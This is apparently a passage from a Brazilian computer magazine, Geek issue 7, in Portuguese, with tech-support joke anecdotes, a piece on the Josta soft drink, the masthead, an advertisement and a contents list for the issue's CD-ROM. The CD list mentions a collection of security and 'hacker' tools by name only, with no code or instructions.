Folhas de Outono - Talesin (<talesin@usa.net>)  
A Lenda do cavaleiro Sem Cabeça - Irving Washington  
Mutações e Absorventes Usados - Valdomiro Manoa (<manoa@sofitori.com.br>)  
\*Em Inglês

### FILME

Bon Appétit - Animação de 4 min, produzida por Sérgio Paetz (<paezse@hotmail.com>)





A velocidade da tecnologia tem  
consequências inesperadas, capazes de  
transformar o planeta num verdadeiro...

# MUNDO ESTRANHO!

Olá, leitores e leitoras! O Mundo Estranho é a parte da Geek onde nada faz sentido, reflexo do caos da era digital, onde há estradas para todas as direções e em todas elas há alguém indo sabe-se lá para onde.

Nessa edição, vamos conhecer o mundo pavoroso do suporte técnico.

Apenas quem trabalhou em suporte sabe que esse é um dos trabalhos mais horrendos e penosos que existe. Um dos mil infernos chineses, com certeza, é um cubículo de suporte. Trabalhando num suporte técnico testemunhei fatos insólitos, como este:

O Técnico recebe um telefonema:

Usuário: - Oi !!! alô... olha, meu computador não quer ligar de jeito nenhum.

Suporte: - Entendo. O que o Sr. está fazendo? ligou na tomada?... Certo. Apertou o botão escrito Power?

Usuário: - Não apertei não. Eu vi o botão turbo e apertei, como vi que não ligou eu girei a chave e pisei no acelerador pequinininho que tava junto e aí apertei o turbo mas nada...

Suporte: ( suspira ) ...

Usuário: Alô? Aloô?



Pior aconteceu com um amigo meu... Um tiozinho ligou reclamando que a máquina estava travada. Meu amigo mandou ele dar um boot no micro. Um barulho horrível fez meu amigo baixar a cabeça. Atendi e perguntei o que tinha acontecido. A resposta: "Ah, eu meti a bota no micro, mas ele ficou todo quebrado. Isso é bom?" Sem comentários...



## RECYCLE.BIN

Sabe aquilo que sumiu e não deixou traços? Você acha aqui, na nossa lixeira digital. E lugar de josta é aqui.

Você já sentiu aquele gostinho de josta na boca?

Calma! Não é nada disso que você está pensando, seu doente! Josta foi uma tentativa frustrada de introduzir o guaraná na terra do Tio Sam. O refrigerante tinha gosto

de tubaína azeda e foi um sucesso entre a comunidade Geek, pois a cafeína de uma garrafa de Josta era equivalente a duas ou três garrafas de refrigerantes de cola. O fim do refrigerante veio logo, talvez por causa do nome ou do seu sabor "jostoso".

Mas que Josta, hein?

(J.A.)



# Geek

É UMA PUBLICAÇÃO DA



DIGERATI EDITORIAL

Uma divisão da

Software Factory Ltda.

Rua Comendador Cantinho, 317 - Penha

CEP 03603-020 - São Paulo - SP

Fone/ Fax: (0xx11) 6191 2434

Internet:

[www.geek.com.br](http://www.geek.com.br)

e-mail:

[info@geek.com.br](mailto:info@geek.com.br)

Diretores:

Alessandro Gerardi [ale@sofitori.com.br](mailto:ale@sofitori.com.br)

Luís Afonso G. Neira [afonso@sofitori.com.br](mailto:afonso@sofitori.com.br)

Editor:

Alessio F. Melozo [alessio@sofitori.com.br](mailto:alessio@sofitori.com.br)

MTB 026412

Editor Assistente:

Mohandas CK [mohandas@sofitori.com.br](mailto:mohandas@sofitori.com.br)

Redator Chefe:

Jocelyn Auricchio [jj@sofitori.com.br](mailto:jj@sofitori.com.br)

Diretor de Arte:

Jaime Fuzita [jfuzita@sofitori.com.br](mailto:jfuzita@sofitori.com.br)

Diagramação/ Arte:

Jonathas Ribeiro Paz

Publicidade:

[info@sofitori.com.br](mailto:info@sofitori.com.br)/ 0xx11 6191 7346

Operações externas:

Fábio Alves da Silva

Controle de qualidade:

Júlio César Saraiva

Colaboradores:

Cristiane da Silva Fontes, Luis Fernando G. Neira, Daniela O. Venerando, Alessandro G. da Silva, Cassio Oliveira, Ricardo Celeguin, Milton Xavier, Patrícia G. Maurano Auricchio e todas as divinas Forças da Luz.

Contatos:

Fones: 00xx11 6191 2434

E-mail: [info@sofitori.com.br](mailto:info@sofitori.com.br)

Impressão e Acabamento:

CL Artes Gráficas - Tel.: (0xx11) 7896-6544

A revista Geek não se responsabiliza pelas opiniões e conceitos emitidos em artigos assinados

Distribuidor exclusivo para Bancas de todo Brasil.

Fernando Chinaglia Distribuidora S/A.

Rua Teodoro da Silva, 907 - Grajaú.

CEP 20563-900 - Rio de Janeiro - RJ.

Tel.: (0xx21) 575-7766.



Melhor do que ter um bom site é  
ter um bom site bem divulgado!

Acesse [www.superlinks.com.br](http://www.superlinks.com.br) e  
cadastre de uma só vez seu site  
em mais de 60 serviços de busca  
gratuitamente!!!



**SuperLinks**  
DIVULGUE SEU SITE. EFICAZMENTE!



# Geek 7

O equipamento básico para rodar os softs do CD Geek 7 é um PC Pentium 100, 16 Mb RAM, Para Macs: Power PC 233, 16 Mb RAM com MacOS 8.

Confira alguns dos softwares contidos no CD-ROM

## FERRAMENTAS PARA HACKERS

Mais de 300 softwares para quem quer saber mais sobre segurança nos sistemas Windows, Linux e Macintosh

**E PROGRAMAS  
ANTI-HACKERS**

### ALTERNATIVAS PARA O WINDOWS

## 2 SISTEMAS OPERACIONAIS COMPLETOS!



**BeOS 5 Personal Edition:**  
a evolução dos sistemas operacionais, uma mistura muito bem feita do Windows, do MacOS e do Linux

**Corel Linux Standard Version:**  
o Linux para desktops. Fácil de instalar e operar, com amplo suporte de uma das maiores empresas de software do mundo



### WINDOWS

#### MusicMatch Jukebox 5

Copie, grave e guarde seus CDs em MP3. Transforma MP3 em áudio convencional. Tudo isso e mais com esse programa para áudio digital

#### Screen Savers 3D

Pela primeira vez numa revista brasileira, coleção completa de ScreenSavers 3D

#### Security Manager

Ferramenta para proteger seu micro de ataques

#### GetRight 4.2

Recuperador de downloads obrigatório para internautas

#### FTP Voyager

Explore FTPs com muito mais eficiência

#### Performance Test

Veja a quantas anda seu computador

#### iMesh

Busca e intercâmbio de arquivos com outros usuários via Internet

#### Abe's MP3 Finder

Encontre arquivos MP3 na web com rapidez

**E mais!**



### GEEK FILES

ARQUIVOS VARIADOS PARA TODAS AS FAMÍLIAS

#### Filme Completo!

Um curta-metragem em formato digital. Bon Appétit, criativo exercício de animação (Em formato MPEG-requer Windows Media Player, Quicktime ou Player Multimedia)

#### E-BOOKS (html)

20.000 Léguas Submarinas - Júlio Verne  
Guerra dos Mundos - H.G. Wells  
A Máquina do Tempo - H.G. Wells  
A lenda do Cavaleiro sem Cabeça - Washington Irving  
E outros



### MACINTOSH

#### Internet Explorer 5 c/ Outlook Express

O navegador para Internet mais usado no mundo, acompanhado do conhecido gerenciador de e-mails da Microsoft

#### Alladin Stuff It Expander

Descompactador de arquivos

#### PlugIns para o Sherlock

Adicionais para a ferramenta

#### Guru

Utilitário para resolver definitivamente o gerenciamento de memória RAM

#### Amapi 3D

Poderoso software para modelagem em 3D

#### iChat Pager

Chat em tempo real no Mac

**E mais!**



### LINUX Linux de Bolso

Seis distribuições completas do sistema operacional, fáceis de transportar



### Win CE

#### iBrowser

Navegador para Internet adaptado aos palmtops

**E mais!**

Todos os programas contidos no CD foram incluídos mediante autorização expressa de seus produtores e/ou distribuidores. Vedada a cópia ou reprodução sem autorização.

O CD Geek 7 contém ferramentas hackers para exploração estudantil, científica e educacional. Não nos responsabilizamos pelos danos advindos de seu uso indevido.